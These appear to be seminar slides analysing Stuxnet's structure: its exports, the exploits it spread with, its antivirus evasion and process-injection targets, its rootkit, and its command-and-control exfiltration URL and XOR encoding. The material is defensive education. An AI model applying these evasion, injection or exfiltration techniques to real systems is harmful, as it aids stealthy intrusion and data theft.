Examples of modern malware

Malware Analysis Seminar

Meeting 7

Cody Cutler, Anton Burtsev

Stuxnet
(2009)

Organization

- Core
  - a large .dll file
  - 2 encrypted configuration files
- Dropper component
  - Core in a “stub” section
  - Core is mapped into memory as a module
    - Control passed to one of the export functions
- A pointer to the “stub” section is always passed around:
  - All components of Stuxnet have access to core, and config files

Table 3

DLL Exports

Export #	Function
1	Infect connected removable drives, starts RPC server
2	Hooks APIs for Step 7 project file infections
4	Calls the removal routine (export 18)
5	Verifies if the threat is installed correctly
6	Verifies version information
7	Calls Export 6
9	Updates itself from infected Step 7 projects
10	Updates itself from infected Step 7 projects
14	Step 7 project file infection routine
15	Initial entry point
16	Main installation
17	Replaces Step 7 DLL
18	Uninstalls Stuxnet
19	Infects removable drives
22	Network propagation routines
24	Check Internet connection
27	RPC Server
28	Command and control routine
29	Command and control routine
31	Updates itself from infected Step 7 projects
32	Same as 1

Table 4

DLL Resources

Resource ID	Function
201	MrxNet.sys load driver, signed by Realtek
202	DLL for Step 7 infections
203	CAB file for WinCC infections
205	Data file for Resource 201
207	Autorun version of Stuxnet
208	Step 7 replacement DLL
209	Data file (%windows%\help\winmic.fts)
210	Template PE file used for injection
221	Exploits MS08-067 to spread via SMB.
222	Exploits MS10-061 Print Spooler Vulnerability
231	Internet connection check
240	LNK template file used to build LNK exploit
241	USB Loader DLL ~WTR4141.tmp
242	MRxnet.sys rootkit driver
250	Exploits Windows Win32k.sys Local Privilege Escalation (MS10-073)

Bypassing behavior detection

- Bypasses intrusion detection software which monitors LoadLibrary calls
  - call LoadLibrary with a special crafted, nonexistent file name
    - LoadLibrary will fail
    - Stuxnet hooks Ntdll.dll to monitor these calls

Process injection

- When an export is called Stuxnet injects itself into another process, then calls the export
- Tries to bypass behavior detection
  - Extracts a template PE from itself
    - Large enough so the entry point falls into this template
  - Writes template into another process
  - Unsuspend
- Core dll file is passed via mapping a shared section

Trusted processes

- Kaspersky KAV (avp.exe)
- Mcafee (Mcshield.exe)
- AntiVir (avguard.exe)
- BitDefender (bdagent.exe)
- Etrust (UmxCfg.exe)
- F-Secure (fsdfwd.exe)
- Symantec (rtvscan.exe)
- Symantec Common Client (ccSvcHst.exe)
- Eset NOD32 (ekrn.exe)
- Trend Pc-Cillin (tmpproxy.exe)

Check for non-bypassable AV


- Scan registry for indication that the following programs are installed
  - KAV v6 to v9
  - McAfee
  - Trend PcCillin
- Extracts version information of the main image
  - Chooses target injection process, or
  - Fails infection

Table 5


Process Injection

Security Product Installed	Injection target
KAV v1 to v7	LSASS.EXE
KAV v8 to v9	KAV Process
McAfee	Winlogon.exe
AntiVir	Lsass.exe
BitDefender	Lsass.exe
ETrust v5 to v6	Fails to Inject
ETrust (Other)	Lsass.exe
F-Secure	Lsass.exe
Symantec	Lsass.exe
ESET NOD32	Lsass.exe
Trend PC Cillin	Trend Process

Installation



Installation step 2



Load point after reboot

- MrxCls driver
- Signed by a compromised Verisign certificate
  - Another version is signed by Jmicron
- Registered as a boot start service
  - HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\MRxCls\”ImagePath” = “%System%\drivers\mrxcls.sys”
-

Injection

- MrxCls injects Stuxnet into specific processes
  - services.exe, S7tgtopx.exe, CCProjectMgr.exe
    - %Windir%\inf\oem7A.PNF (main Stuxnet)
  - explorer.exe
    - never injected in the wild

Command and control

- Connects via HTTP (port 80)
  - www[.]mypremierfutbol[.]com, www[.]todaysfutbol[.]com
- System information is collected by export 28
  - Machine and domain name
  - Siemens Step7 and WinCC

Part 1:


0x00	byte	1, fixed value
0x01	byte	from Configuration Data (at offset 14h)
0x02	byte	OS major version
0x03	byte	OS minor version
0x04	byte	OS service pack major version
0x05	byte	size of part 1 of payload
0x06	byte	unused, 0
0x07	byte	unused, 0
0x08	dword	from C. Data (at offset 10h, Sequence ID)
0x0C	word	unknown
0x0E	word	OS suite mask
0x10	byte	unused, 0
0x11	byte	flags
0x12	string	computer name, null-terminated
0xXX	string	domain name, null-terminated

Part 2, following part 1:

0x00	dword	IP address of interface 1, if any
0x04	dword	IP address of interface 2, if any
0x08	dword	IP address of interface 3, if any
0x0C	dword	from Configuration Data (at offset 9Ch)
0x10	byte	unused, 0
0x11	string	copy of S7P string from C. Data (418h)

Connection

- Export 29 sends the information
  - Injects itself into iexplore.exe, or default browser
  - Checks Internet connectivity by contacting
    - www.windowsupdate.com, www.msn.com
- Payload is
  - XOR'ed with 0xFF
  - XOR'ed with 31-byte long byte string
  - And turned into ASCI-only characters (0x23, 0x12 → 2312)
    - A way to bypass corporate firewalls
- Payload is sent via data parameter
  - www.mypremierfutbol.com/index.php?data=2312...


Compromised computer (Client)
1
Get
200 OK
2
Command & Control Server
3
Get index.php?data=[DATA]
Data:
OS Version
Machine Name
Workgroup Name
Response Type 1:
200 OK execute RPC routine
4a
Exec RPC code
Response Type 2:
200 OK encrypted binary code
4b
Decrypt & exec. code
1 & 2: Check internet connectivity
3: Send system information to C&C
4a: C&C response to execute RPC routine
4b: C&C response to execute encrypted binary code

Backdoor

- Upload and run any code on the infected machine

Rootkit

- Hide exploit files on the removable drives
- MrxNet.sys interposes on the FS chain
  - Scans for the file system driver objects
    - \FileSystem\ntfs, \FileSystem\fastfat, \FileSystem\cdfs
  - Inserts itself into driver chain to intercept FS requests
    - Filters out its files

Propagation

- WinCC hardcoded password
- Network shares
- Print spooler 0-day
- Windows Server Service vulnerability
- Removable drives
  - LNK vulnerability

